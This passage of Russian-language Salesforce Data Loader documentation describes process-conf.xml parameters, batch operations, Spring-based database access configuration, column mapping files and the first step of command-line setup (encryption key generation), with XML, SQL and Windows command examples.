Каталог, в который добавляются файлы результатов, содержащие сведения о последнем запуске (например, `sendAccountsFile_lastrun.properties`). Значение по умолчанию: `\conf`. Если свойству `enableLastRunOutput` задано значение «ложь», то данное значение не используется, так как файлы не создаются.

Файл резервирования конфигурации хранит значения параметров конфигурации, заданные при последнем запуске, для выполнения отладки, а также используется для загрузки стандартных параметров конфигурации в файл `config.properties`. Параметры свойства `configOverrideMap` имеют преимущество над параметрами файла резервирования конфигурации. Файл резервирования конфигурации управляется программным способом и не требует ручного редактирования.

Дополнительную информацию о доступных параметрах конфигурации процессов см. в разделе «Параметры конфигурации процессов Data Loader» на странице 830.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Параметры конфигурации процессов Data Loader

Прим.: Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Если приложение Data Loader запускается из командной строки, то файл `process-conf.xml` может содержать указанные ниже параметры конфигурации. В некоторых случаях параметры отображаются в графическом пользовательском интерфейсе при просмотре меню **Settings** > **Settings**.

Совет: Файл-пример `process-conf.xml` хранится в каталоге `\samples`, который устанавливается вместе с приложением Data Loader.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Имя параметра	Тип данных	Эквивалент в диалоговом окне Settings	Описание
dataAccess.readUTF8	логический	Read all CSVs with UTF-8 encoding	Чтобы открывать любые файлы только в кодировке UTF-8, установите данный флажок. Выборочное значение: true
dataAccess.writeUTF8	логический	Write all CSVs with UTF-8 encoding	Чтобы записывать файлы только в кодировке UTF-8, установите данный флажок. Выборочное значение: true
dataAccess.name	строковый	—	Имя источника данных (например, имя CSV-файла). При использовании баз данных добавьте имя конфигурации базы данных в файл database-conf.xml. Выборочное значение: c:\dataloader\data\extractLead.csv
dataAccess.readBatchSize	целочисленный	—	Количество записей, считываемых одновременно из базы данных. Максимальное значение — 200. Выборочное значение: 50
dataAccess.type	строковый	—	Стандартный или настраиваемый тип источника данных. Стандартные типы: csvWriter, csvRead, databaseWrite и databaseRead. Выборочное значение: csvWrite
dataAccess.writeBatchSize	целочисленный	—	Количество записей, записываемых одновременно в базу данных. Максимальное значение — 2 000. Обратите внимание на импликацию для большого значения параметра: при возникновении ошибки все записи пакета возвращаются к исходному состоянию. При выборе значения «1» записи обрабатываются по отдельности, а ошибки относятся только к определенной записи. Рекомендуем использовать значение «1» для определения проблем, возникших в результате записи в базу данных. Выборочное значение: 500

Имя параметра	Тип данных	Эквивалент в диалоговом окне Settings	Описание
process.enableExtractStatusOutput	логический	Generate status files for exports	Чтобы создавать файлы success и error при экспорте данных, установите данный флажок. Выборочное значение: true
process.enableLastRunOutput	логический	—	Если приложение Data Loader выполняется в пакетном режиме, то создание файлов результатов (например, sendAccountsFile_lastRun.properties) может быть отключено. По умолчанию файлы такого типа сохраняются в каталог conf. Чтобы остановить запись данных файлов, выберите значение false. Чтобы изменить каталог, используемый для хранения данных файлов, воспользуйтесь параметром process.lastRunOutputDirectory. Выборочное значение: true
process.encryptionKeyFile	строковый (имя файла)	—	Имя файла, содержащего ключ шифрования. См. раздел «Шифрование из командной строки» на странице 827. Выборочное значение: c:\dataloader\conf\my.key
process.initialLastRunDate	дата	—	Исходная настройка для параметра process.lastRunDate, которая может использоваться в строке SQL и автоматически обновляться при успешном выполнении процесса. Дополнительную информацию о синтаксисе формата даты см. в подразделе «Форматы дат» на странице 817. Рекомендуем использовать следующий формат: гггг-ММ-ддВЧЧ:мм:сс.СССС+/-ЧЧмм. Например: 2006-04-13B13:50:32.423-0700
process.lastRunOutputDirectory	строковый (каталог)	—	Если приложение Data Loader выполняется в пакетном режиме, то каталог, используемый для записи файлов результатов (например, sendAccountsFile_lastRun.properties),

Имя параметра	Тип данных	Эквивалент в диалоговом окне Settings	Описание
			может быть изменен. По умолчанию файлы такого типа сохраняются в каталог `\conf`. Чтобы изменить каталог, введите полный путь к нужному каталогу в данный параметр. Чтобы остановить запись файлов, воспользуйтесь параметром `process.enableLastRunOutput`.
`process.loadRowToStartAt`	числовой	`Start at row`	Данное поле позволяет продолжить выполнение последней неудачной операции со строки, в которой завершилось выполнение последней успешной операции. Выборочное значение: `1008`
`process.mappingFile`	строковый (имя файла)	—	Имя нужного файла соотнесения полей. См. раздел «Соотнесение столбцов» на странице 845. Выборочное значение: `c:\dataloader\conf\accountExtractMap.sdl`
`process.operation`	строковый	—	Операция, которая должна быть выполнена. См. раздел «Операции командной строки Data Loader» на странице 840. Выборочное значение: `extract`
`process.statusOutputDirectory`	строковый (каталог)	—	Каталог, используемый для хранения файлов результатов success и error. Если файл `process-conf.xml` не содержит иных указаний, то имена файлов создаются автоматически для каждой операции. Выборочное значение: `c:\dataloader\status`
`process.outputError`	строковый (имя файла)	—	Имя CSV-файла, хранящего сведения об ошибках, возникших в результате выполнения последней операции. Выборочное значение: `c:\dataloader\status\myProcessErrors.csv`
`process.outputSuccess`	строковый (имя файла)	—	Имя CSV-файла, хранящего сведения об успешном выполнении последней операции. Также см. параметр

Имя параметра	Тип данных	Эквивалент в диалоговом окне Settings	Описание
			process.enableExtractStatusOutput на странице 832. Выборочное значение: c:\dataloader\status\myProcessSuccesses.csv
process.useEuropeanDates	логический	Use European date format	Чтобы включить поддержку форматов дд/ММ/гггг и дд/ММ/гггг ЧЧ:мм:сс, установите данный флажок. Выборочное значение: true
sfdc.assignmentRule	строковый	Правило назначения	Введите код правила назначения, которое должно использоваться для операций вставки, обновления или обновления и вставки. Данный параметр применяется к операциям вставки, обновления или обновления и вставки обращений и интересов. Кроме того, данный параметр применяется к операциям обновления организаций при наличии правил назначения территорий для организаций. Правило назначения переопределяет значения поля «Ответственный» в CSV-файле. Выборочное значение: 03Mc00000026J7w
sfdc.bulkApiCheckStatusInterval	целочисленный	—	Количество миллисекунд, необходимое для повторной проверки, выполняемой с целью определения количества обработанных записей или статуса выполнения асинхронной операции Bulk API. Также см. параметр sfdc.useBulkApi. Рекомендуем использовать значение 5 000. Выборочное значение: 5000
sfdc.bulkApiSerialMode	логический	Enable serial mode for Bulk API	Чтобы использовать последовательную, а не параллельную обработку Bulk API, установите данный флажок. Параллельная обработка может инициировать конфликт базы данных. При наличии серьезного конфликта загрузка может быть прервана. Режим последовательной обработки гарантирует поэтапную обработку пакетов. Обратите внимание, что использование данного параметра может значительно увеличить время обработки

Имя параметра	Тип данных	Эквивалент в диалоговом окне Settings	Описание
			загружаемых данных. Также см. параметр sfdc.useBulkApi. Выборочное значение: false
sfdc.bulkApiZipContent	логический	Upload Bulk API Batch as Zip File	Чтобы использовать Bulk API для загрузки архивных файлов, содержащих двоичные вложения (например, содержимое Salesforce CRM Content), установите данный флажок. Также см. параметр sfdc.useBulkApi. Выборочное значение: true
sfdc.connectionTimeoutSecs	целочисленный	—	Количество секунд, необходимое для подключения при выполнении вызовов API. Выборочное значение: 60
sfdc.debugMessages	логический	—	Истинное значение включает функцию отладки сообщений SOAP. Если параметр sfdc.debugMessagesFile не содержит иного значения, то сообщения отправляются на стандартное устройство вывода по умолчанию. Выборочное значение: false
sfdc.debugMessagesFile	строковый (имя файла)	—	См. параметр process.enableExtractStatusOutput на странице 832. Данный параметр сохраняет сообщения SOAP, отправленные из или в систему Salesforce. Полученные или отправленные сообщения добавляются в конец файла. Размер файла не ограничен; рекомендуем регулярно проверять дисковое хранилище на наличие свободного пространства. Выборочное значение: \lexiloader\status\sfdcSoapTrace.log
sfdc.enableRetries	логический	—	Истинное значение включает повторные попытки подключения к серверам Salesforce. См. параметры sfdc.maxRetries на странице 837 и sfdc.minRetrySleepSecs на странице 837.

Имя параметра	Тип данных	Эквивалент в диалоговом окне Settings	Описание
			Выборочное значение: `true`
`sfdc.endpoint`	URL-адрес	`Server host`	Введите URL-адрес нужного сервера Salesforce. Например, чтобы загрузить данные в безопасную среду, введите следующий URL-адрес: `https://test.salesforce.com`. Выборочное значение: `https://login.salesforce.com/services/Soap/u/40.0`
`sfdc.entity`	строковый	—	Объект Salesforce, используемый в операции. Выборочное значение: Интерес
`sfdc.externalIdField`	строковый	—	Данный параметр используется в операциях обновления и вставки; определяет настраиваемое поле с атрибутом «Внешний код», которое используется в качестве уникального кода для сопоставления данных. Выборочное значение: `LegacySKU__c`
`sfdc.extractionRequestSize`	целочисленный	`Query request size`	Данное поле определяет размер инкрементов для возврата записей Salesforce при выполнении единичной операции экспорта или запроса. Максимальное значение — 2 000 записей. Большие значения могут повысить производительность, но снизить объем свободной памяти клиента. Выборочное значение: `500`
`sfdc.extractionSOQL`	строковый	—	Запрос SOQL для экспорта данных. Выборочное значение: `SELECT Id, LastName, FirstName, Rating, AnnualRevenue, OwnerId FROM Lead`
`sfdc.insertNulls`	логический	`Insert null values`	Чтобы вставлять пустые соотнесенные значения как нулевые при выполнении операций над данными, установите данный флажок. Обратите внимание, что при наличии данного флажка приложение Data Loader перезаписывает любые текущие данные в соотнесенных полях при обновлении записей.

Имя параметра	Тип данных	Эквивалент в диалоговом окне Settings	Описание
			Выборочное значение: `false`
`sfdc.loadBatchSize`	целочисленный	`Batch size`	Данное поле определяет размер инкрементов для обработки записей Salesforce при выполнении единичной операции вставки, обновления, обновления и вставки или удаления. Максимальное значение — 200. Рекомендуем использовать значение от 50 до 100. Выборочное значение: `100`
`sfdc.maxRetries`	целочисленный	—	Максимальное количество повторных попыток подключения к системе Salesforce. См. параметр `sfdc.enableRetries` на странице 835. Выборочное значение: 3
`sfdc.minRetrySleepSecs`	целочисленный	—	Минимальное количество секунд между попытками подключения. Время ожидания увеличивается с каждой попыткой. См. параметр `sfdc.enableRetries` на странице 835. Выборочное значение: 2
`sfdc.noCompression`	логический	`Compression`	Сжатие повышает производительность приложения Data Loader; по умолчанию включено. Сжатие может быть отключено для отладки основных сообщений SOAP. Чтобы отключить сжатие, установите данный флажок. Выборочное значение: `false`
`sfdc.password`	зашифрованная строка	—	Зашифрованный пароль Salesforce, который соответствует имени пользователя, указанному в параметре `sfdc.username`. Также см. раздел «Шифрование из командной строки» на странице 827. Выборочное значение: `4285b36161c65a22`
`sfdc.proxyHost`	URL-адрес	`Proxy host`	Имя узла прокси-сервера (при наличии). Выборочное значение: `http://myproxy.internal.company.com`

Имя параметра	Тип данных	Эквивалент в диалоговом окне Settings	Описание
sfdc.proxyPassword	зашифрованная строка	Proxy password	Зашифрованный пароль, который соответствует имени пользователя прокси-сервера, указанному в параметре sfdc.proxyUsername. Также см. раздел «Шифрование из командной строки» на странице 827. Выборочное значение: 4285b36161c65a22
sfdc.proxyPort	целочисленный	Proxy port	Порт прокси-сервера. Выборочное значение: 8000
sfdc.proxyUsername	строковый	Proxy username	Имя пользователя для проверки подлинности на прокси-сервере. Выборочное значение: jane.doe
sfdc.resetUrlOnLogin	логический	Reset URL on Login	По умолчанию система Salesforce восстанавливает URL-адрес, указанный в параметре sfdc.endpoint, после входа. Чтобы отключить автоматическое восстановление, отключите данный параметр путем выбора значения false. Допустимые значения: true (по умолчанию) и false.
sfdc.timeoutSecs	целочисленный	Timeout	Введите количество секунд, по истечении которого приложение Data Loader должно возвращать ошибку в случае отсутствия ответа сервера. Выборочное значение: 540
sfdc.timezone	строковый	Часовой пояс	Данное значение используется в том случае, если дата не содержит часового пояса. • По умолчанию приложение Data Loader использует часовой пояс, выбранный на локальном компьютере. • При вводе недопустимого значения используется время по Гринвичу (данный факт регистрируется в журнале Data Loader). Допустимым считается любой код часового пояса, который может быть передан методу Java getTimeZone(java.lang.String).

Имя параметра	Тип данных	Эквивалент в диалоговом окне Settings	Описание
			Значение может содержать полное имя (например, `America/Los_Angeles`) или настраиваемый код (например, `GMT-8:00`). Чтобы извлечь стандартное значение, выполните метод `TimeZone.getDefault()` в Java. Данное значение отображает часовой пояс компьютера, на котором установлено приложение Data Loader.
`sfdc.truncateFields`	логический	`Allow field truncation`	Чтобы усекать данные, загружаемые в поля Salesforce типа «Эл. почта», «Раскрывающийся список (со множественным выбором)», «Телефон», «Раскрывающийся список», «Текст» и «Текст (зашифрованный)», установите данный флажок. Приложение Data Loader 14.0 или более ранней версии усекает только слишком большие значения для полей данных типов. Приложение Data Loader 15.0 или более поздней версии отменяет операцию загрузки, если заданное значение слишком велико. Установка данного флажка определяет необходимость использования предыдущего алгоритма (усечения) в приложении Data Loader 15.0 или более поздней версии взамен нового алгоритма. Данный флажок установлен по умолчанию, но не поддерживается приложением Data Loader 14.0 или более ранней версии. Данный параметр недоступен при наличии флажка `Use Bulk API`. Таким образом, операция загрузки не выполняется в строке, содержащей слишком большое значение для данного поля. Выборочное значение: `true`
`sfdc.useBulkApi`	логический	`Use Bulk API`	Чтобы использовать Bulk API для вставки, обновления, обновления и вставки, удаления или необратимого удаления записей, установите данный флажок. Интерфейс Bulk API поддерживает асинхронную загрузку или удаление большого количества записей.

Имя параметра	Тип данных	Эквивалент в диалоговом окне Settings	Описание
			Благодаря выполнению параллельной обработки и сокращению количества полных обходов сети, интерфейс Bulk API работает гораздо быстрее, чем стандартный интерфейс API на основе SOAP. Также см. параметр `sfdc.bulkApiSerialMode`. Выборочное значение: `true`
`sfdc.username`	строковый	—	Имя пользователя Salesforce. См. параметр `sfdc.password`. Выборочное значение: `jdoe@mycompany.com`

Операции командной строки Data Loader

Прим.: Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Если приложение Data Loader запускается в пакетном режиме из командной строки, то поддерживается несколько операций. Операция — это поток данных между системой Salesforce и внешним источником данных (например, CSV-файлом или базой данных). Список имен операций и описания см. ниже.

Extract
Данная операция использует SOQL для экспорта набора записей из системы Salesforce и последующего добавления экспортированных данных в источник данных. Удаленные записи не добавляются.

Extract All
Данная операция использует SOQL для экспорта набора текущих и удаленных записей из системы Salesforce и последующего добавления экспортированных данных в источник данных.

Insert
Данная операция загружает данные из источника данных в систему Salesforce в качестве новых записей.

обновление.
Данная операция загружает данные из источника данных в систему Salesforce и обновляет текущие записи с совпадающими полями кода.

Upsert
Данная операция загружает данные из источника данных в систему Salesforce и обновляет текущие записи с совпадающим настраиваемым полем внешнего кода; несовпадающие записи добавляются в качестве новых.

Удалить
Данная операция загружает данные из источника данных в систему Salesforce и удаляет текущие записи с совпадающими полями кода.

Hard Delete

Данная операция загружает данные из источника данных в систему Salesforce и удаляет текущие записи с совпадающими полями кода без возможности восстановления.

Настройка доступа к базе данных

Прим.: Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Если приложение Data Loader запускается в пакетном режиме из командной строки, то файл `\samples\conf\database-conf.xml` может использоваться для настройки объектов доступа к базе данных, предназначенных для извлечения данных прямо из базы данных.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Компонент DatabaseConfig

Компонент `DatabaseConfig` является объектом конфигурации базы данных верхнего уровня. Ниже перечислены свойства данного компонента.

sqlConfig

Компонент конфигурации SQL для объекта доступа к данным, взаимодействующего с базой данных.

dataSource

Компонент, выступающий в качестве драйвера базы данных и средства проверки подлинности. Данный компонент должен ссылаться на реализацию `javax.sql.DataSource` (например, `org.apache.commons.dbcp.BasicDataSource`).

Ниже приведен пример кода для компонента DatabaseConfig.

```
<bean id="AccountInsert"
    class="com.salesforce.dataloader.dao.database.DatabaseConfig"
    singleton="true">
    <property name="sqlConfig" ref="accountInsertSql"/>
</bean>
```

DataSource

Компонент `DataSource` определяет физические сведения, необходимые для подключения к базе данных. Ниже перечислены свойства данного компонента.

driverClassName

Полностью определенное имя для реализации драйвера JDBC.

url

Строка для физического подключения к базе данных.

username

Имя пользователя для входа в базу данных.

password

Пароль для входа в базу данных.

Необходимость дополнительных сведений определяется используемой реализацией. Например, рекомендуем использовать `org.apache.commons.dbcp.BasicDataSource` при объединении подключений к базе данных.

Ниже приведен пример кода для компонента DataSource.

```
<bean id="oracleRepDataSource"
    class="org.apache.commons.dbcp.BasicDataSource"
    destroy-method="close">
    <property name="driverClassName" value="oracle.jdbc.driver.OracleDriver"/>
    <property name="url" value="jdbc:oracle:thin:@myserver.salesforce.com:1521:TEST"/>
    <property name="username" value="test"/>
    <property name="password" value="test"/>
</bean>
```

Версии приложения Data Loader не ниже API 25.0 распространяются без драйвера Oracle JDBC. Использование приложения Data Loader для подключения к источнику данных Oracle без установленного драйвера JDBC возвращает ошибку «Не удается загрузить класс драйвера JDBC». Чтобы добавить драйвер Oracle JDBC в приложение Data Loader, выполните указанные ниже действия.

- Загрузите последнюю версию драйвера JDBC со страницы `http://www.oracle.com/technetwork/database/features/jdbc/index-091264.html`.
- Скопируйте JAR-файл JDBC в папку *папка установки* `data loader/java/bin`.

СМ. ТАКЖЕ:

Spring Framework

Объекты доступа к данным

Конфигурация SQL

Spring Framework

Прим.: Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

В основе файлов конфигурации Data Loader используется бесплатная полностековая платформа приложений Java/J2EE — Spring Framework.

Платформа Spring Framework позволяет использовать XML-файлы для настройки компонентов. Каждый компонент представляет экземпляр объекта; параметры соответствуют методам присвоения каждого объекта. Ниже перечислены типичные атрибуты компонента.

id

Уникальный код компонента в классе `XmlBeanFactory`, используемом для извлечения объектов из XML-файла конфигурации.

class

Класс реализации для экземпляра компонента.

Дополнительную информацию о платформе Spring Framework см. в официальной документации и на форумах технической поддержки. Обратите внимание, что компания Salesforce не несет ответственность за доступность и содержимое внешних веб-сайтов.

СМ. ТАКЖЕ:

Настройка доступа к базе данных

Объекты доступа к данным

Прим.: Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Если приложение Data Loader запускается в пакетном режиме из командной строки, то поддерживается несколько объектов доступа к данным. Объект доступа к данным предоставляет пользователям доступ к внешнему источнику данных за пределами системы Salesforce. Данные объекты могут реализовывать интерфейс чтения (`DataReader`), интерфейс записи (`DataWriter`) или оба интерфейса. Список имен объектов и описания см. ниже.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

csvRead

Данный объект позволяет считывать файл с разделителями-запятыми или символами табуляции. Верхняя часть файла должна содержать строку заголовка, описывающую каждый столбец.

csvWrite

Данный объект позволяет записывать в файл с разделителями-запятыми. Строка заголовка добавляется в верхнюю часть файла на основе списка столбцов, предоставленного вызывающим объектом.

databaseRead

Данный объект позволяет считывать базу данных. Чтобы настроить доступ к базе данных, воспользуйтесь файлом `database-conf.xml`.

databaseWrite

Данный объект позволяет записывать в базу данных. Чтобы настроить доступ к базе данных, воспользуйтесь файлом `database-conf.xml`.

СМ. ТАКЖЕ:

Настройка доступа к базе данных

Конфигурация SQL

Прим.: Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Если приложение Data Loader запускается в пакетном режиме из командной строки, то класс `SqlConfig` содержит параметры конфигурации для доступа к определенным данным в базе данных. Ниже приведены примеры кода, подтверждающие отличие запросов от операций вставки, несмотря на их схожесть. Компоненту должен быть назначен тип `com.salesforce.dataloader.dao.database.SqlConfig` и указанные ниже свойства.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

`sqlString`

Код SQL, который должен использоваться объектом доступа к данным.

Код SQL может содержать параметры замены, которые определяют зависимость строки от конфигурации или операторных переменных. Параметры замены должны быть окружены символами «@». Например, `@process.lastRunDate@`.

`sqlParams`

Свойство типа `map`, содержащее описания параметров замены, заданных в свойстве `sqlString`. Каждая запись представляет один параметр замены: ключ — это имя параметра замены, а значение — это полностью определенный

тип Java, который должен использоваться при настройке параметра в операторе SQL. Обратите внимание, что иногда требуются типы java.sql (например, `java.sql.Date` вместо `java.util.Date`). Дополнительную информацию см. в официальной документации к интерфейсу JDBC API.

`columnNames`

Свойство, используемое, если запросы (операторы `SELECT`) возвращают JDBC `ResultSet`. Данное свойство содержит имена столбцов для данных, полученных при выполнении SQL. Имена столбцов используются для доступа и возврата результатов вызывающему объекту интерфейса `DataReader`.

Пример компонента для запроса SQL

```
<bean id="accountMasterSql"
    class="com.salesforce.dataloader.dao.database.SqlConfig"
    singleton="true">
    <property name="sqlString"/>
        <value>
            SELECT distinct
                '012x00000000Ij7' recordTypeId,
                accounts.account_number,
                org.organization_name,
                concat (concat(parties.address1, ' '), parties.address2) billing_address,

                locs.city,
                locs.postal_code,
                locs.state,
                locs.country,
                parties.sic_code
            from
                ar.hz_cust_accounts accounts,
                ar.hz_organization_profiles org,
                ar.hz_parties parties,
                ar.hz_party_sites party_sites,
                ar.hz_locations locs
            where
                accounts.PARTY_ID = org.PARTY_ID
                and parties.PARTY_ID = accounts.PARTY_ID
                and party_sites.PARTY_ID = accounts.PARTY_ID
                and locs.LOCATION_ID = party_sites.LOCATION_ID
                and (locs.last_update_date > @process.lastRunDate@ OR
accounts.last_update_date > @process.lastRunDate@
        </value>
    </property>
    <property name="columNames">
        <list>
            <value>recordTypeId</value>
            <value>account_number</value>
            <value>organization_name</value>
            <value>billing_address</value>
            <value>city</value>
            <value>postal_code</value>
            <value>state</value>
            <value>country</value>
            <value>sic_code</value>
        </list>
```

```
    </property>
    <property name="sqlParams">
        <map>
            <entry key="process.lastRunDate" value="java.sql.Date"/>
        </map>
    </property>
</bean>
```

Пример компонента для операции вставки SQL

```
<bean id="partiesInsertSql"
    class="com.salesforce.dataloader.dao.database.SqlConfig"
    singleton="true">
    <property name="sqlString"/>
        <value>
            INSERT INTO REP.INT_PARTIES (
            BILLING_ADDRESS, SIC_CODE)
            VALUES (@billing_address@, @sic_code@)
        </value>
    </property>
    <property name="sqlParams"/>
        <map>
            <entry key="billing_address" value="java.lang.String"/>
            <entry key="sic_code" value="java.lang.String"/>
        </map>
    </property>
</bean>
```

СМ. ТАКЖЕ:

Настройка доступа к базе данных

Соотнесение столбцов

Прим.: Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Если приложение Data Loader запускается в пакетном режиме из командной строки, рекомендуем создать файл свойств, используемый для соотнесения значений между системой Salesforce и объектами доступа к данным.

1. Создайте файл соотнесения с расширением `.sdl`.
2. Убедитесь в использовании синтаксиса ниже.
   - Источник данных связан с целевым объектом в каждой строке.
   - Файл импорта использует следующую структуру: источник данных слева, знак (=) посередине как разделитель, целевой объект справа. Файл экспорта использует следующую структуру: целевой объект слева, знак (=) посередине как разделитель, источник данных справа.
   - Источниками данных могут выступать имена столбцов или постоянные величины. Постоянные величины должны быть окружены двойными кавычками (например, "примерПостоянной"). Значения, введенные без кавычек, обрабатываются как имена столбцов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

- Целевыми объектами должны быть имена столбцов.
- При соотнесении постоянных величин рекомендуем использовать кавычки. Например:

```
"Canada"=BillingCountry
```

3. Чтобы указать имя файла соотнесения, воспользуйтесь параметром `process.mappingFile` в файле конфигурации.

Прим.: Если имя поля содержит пробел, рекомендуем экранировать пробел обратной косой чертой (\). Например:

```
Account\ Name=Name
```

Пример соотнесения столбцов для вставки данных

Поля Salesforce расположены справа.

```
SLA__C=SLA__c
BILLINGCITY=BillingCity
SYSTEMMODSTAMP=
OWNERID=OwnerId
CUSTOMERPRIORITY__C=CustomerPriority__c
ANNUALREVENUE=AnnualRevenue
DESCRIPTION=Description
BILLINGSTREET=BillingStreet
SHIPPINGSTATE=ShippingState
```

Пример соотнесения столбцов для экспорта данных

Поля Salesforce расположены слева.

```
Id=account_number
Name=name
Phone=phone
```

Соотнесение столбцов для постоянных значений

Приложение Data Loader позволяет назначать полям постоянные значения при вставке, обновлении или экспорте данных. При наличии поля, которое должно содержать одно и тоже значение для всех записей, рекомендуем указать нужное постоянное значение в файле соотнесения `.sdl`, вместо ввода поля и значения в CSV-файле или запросе на экспорт.

Постоянное значение должно быть окружено двойными кавычками. Например, рекомендуем использовать следующий синтаксис при импорте данных: `"постоянное_значение"=поле1`.

При наличии нескольких полей, которые должны содержать одно и тоже значение, рекомендуем указать постоянное значение и имена полей через запятую. Например, рекомендуем использовать следующий синтаксис при импорте данных: `"постоянное_значение"=поле1, поле2`.

Ниже приведен пример `SDL`-файла для вставки данных. Поля Salesforce расположены справа. Первые две строки соотносят источник данных с целевым полем, а последние три строки — постоянное значение с целевым полем.

```
Name=Name
NumEmployees=NumberOfEmployees
"Aerospace"=Industry
"California"=BillingState, ShippingState
"New"=Customer_Type__c
```

Постоянное значение должно содержать как минимум одну букву или цифру.

Прим.: Если заданное значение постоянной содержит пробелы, рекомендуем экранировать каждый пробел косой чертой (\). Например:

```
"Food\ &\ Beverage"=Industry
```

Выполнение отдельных пакетных процессов

Прим.: Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Чтобы запустить отдельный пакетный процесс, воспользуйтесь файлом `\bin\process.bat`, требующим использование указанных ниже параметров.

Каталог конфигурации

Значение по умолчанию: `\conf`.

Чтобы воспользоваться альтернативным каталогом, создайте каталог и добавьте файлы ниже.

- Если процесс не является интерактивным, скопируйте файл `process-conf.xml` из каталога `\samples\conf`.
- Если процесс требует подключения к базе данных, скопируйте файл `database-conf.xml` из каталога `\samples\conf`.
- Скопируйте файл `config.properties` из каталога `\conf`.

Имя процесса

Имя компонента ProcessRunner из файла `\samples\conf\process-conf.xml`.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Пример процесса

```
process ../conf accountMasterProcess
```

Прим.: Чтобы выполнять процессы по расписанию, настройте средство запуска внешних процессов (например, мастер планирования заданий Microsoft Windows XP).

Общие сведения о командной строке приложения Data Loader

Прим.: Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Приложение Data Loader, используемое для интерактивного импорта и экспорта данных, может выполняться из командной строки. Рекомендуем использовать команды для автоматизации процессов импорта и экспорта данных.

Ниже перечислены действия, которые необходимо выполнить для импорта данных посредством командной строки Data Loader. Выполните указанные ниже действия.

- Действие 1. Создание ключа шифрования
- Действие 2. Создание зашифрованного пароля для имени пользователя
- Действие 3. Создание файла соотнесения полей

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

- Действие 4. Создание файла `process-conf.xml`, содержащего параметры конфигурации импорта
- Действие 5. Запуск процесса и импорт данных

Предварительные требования

Прим.: Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Ниже перечислены требования, которые должны быть выполнены для дальнейшей работы.

- Приложение Data Loader должно быть установлено на персональный компьютер, выполняющий процесс командной строки.
- Среда выполнения Java должна быть установлена на персональный компьютер, выполняющий процесс командной строки.
- Пользователь должен уметь импортировать и экспортировать данные с помощью интерактивного пользовательского интерфейса Data Loader. Данные знания позволяют быстрее понять принцип действия функций командной строки.

Совет: При установке приложения Data Loader также устанавливаются файлы-примеры в каталог примеров. Данный каталог находится в каталоге программ (например, `C:\Program Files (x86)\salesforce.com\Apex Data Loader 22.0\samples\`). Используемые примеры файлов хранятся в каталоге `\samples\conf`.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Действие 1. Создание ключа шифрования

Прим.: Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Если для запуска приложения Data Loader используется командная строка, то пользовательский интерфейс отсутствует. Таким образом, сведения, которые обычно вводятся посредством пользовательского интерфейса, должны быть указаны в текстовом файле `process-conf.xml`. Например, данный файл должен содержать имя пользователя и пароль, используемые приложением Data Loader для входа в систему Salesforce. Прежде чем добавить пароль в файл `process-conf.xml`, необходимо его зашифровать и создать ключ шифрования.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

1. Чтобы открыть окно ввода командной строки, последовательно выберите пункты **«Пуск»** > **«Все программы»** > **«Стандартные»** > **«Командная строка»**. Или выберите пункты **«Пуск»** > **«Выполнить»**, затем введите строку *cmd* в поле **«Открыть»** и нажмите кнопку **«OK»**.
2. Чтобы открыть корневой каталог жесткого диска, на который установлено приложение Data Loader, введите строку *cd* в командное окно.
3. Чтобы открыть каталог `\bin` для приложения Data Loader, введите указанную ниже команду. Данная команда является примером. Путь к файлу должен соответствовать пути, доступному в системе пользователя.

   ```
   cd C:\Program Files (x86)\salesforce.com\Apex Data Loader 22.0\bin
   ```

4. Чтобы создать ключ шифрования, введите указанную ниже команду. Замените <seedtext> на любую строку.

   ```
   encrypt.bat –g <seedtext>
   ```

Прим.: Чтобы просмотреть параметры командной строки для `encrypt.bat`, введите *`encrypt.bat`* в командной строке.

5. Скопируйте созданный ключ в текстовый файл `key.txt` и запишите путь к этому файлу. В данном примере созданный ключ выглядит следующим образом: `e8a68b73992a7a54`.

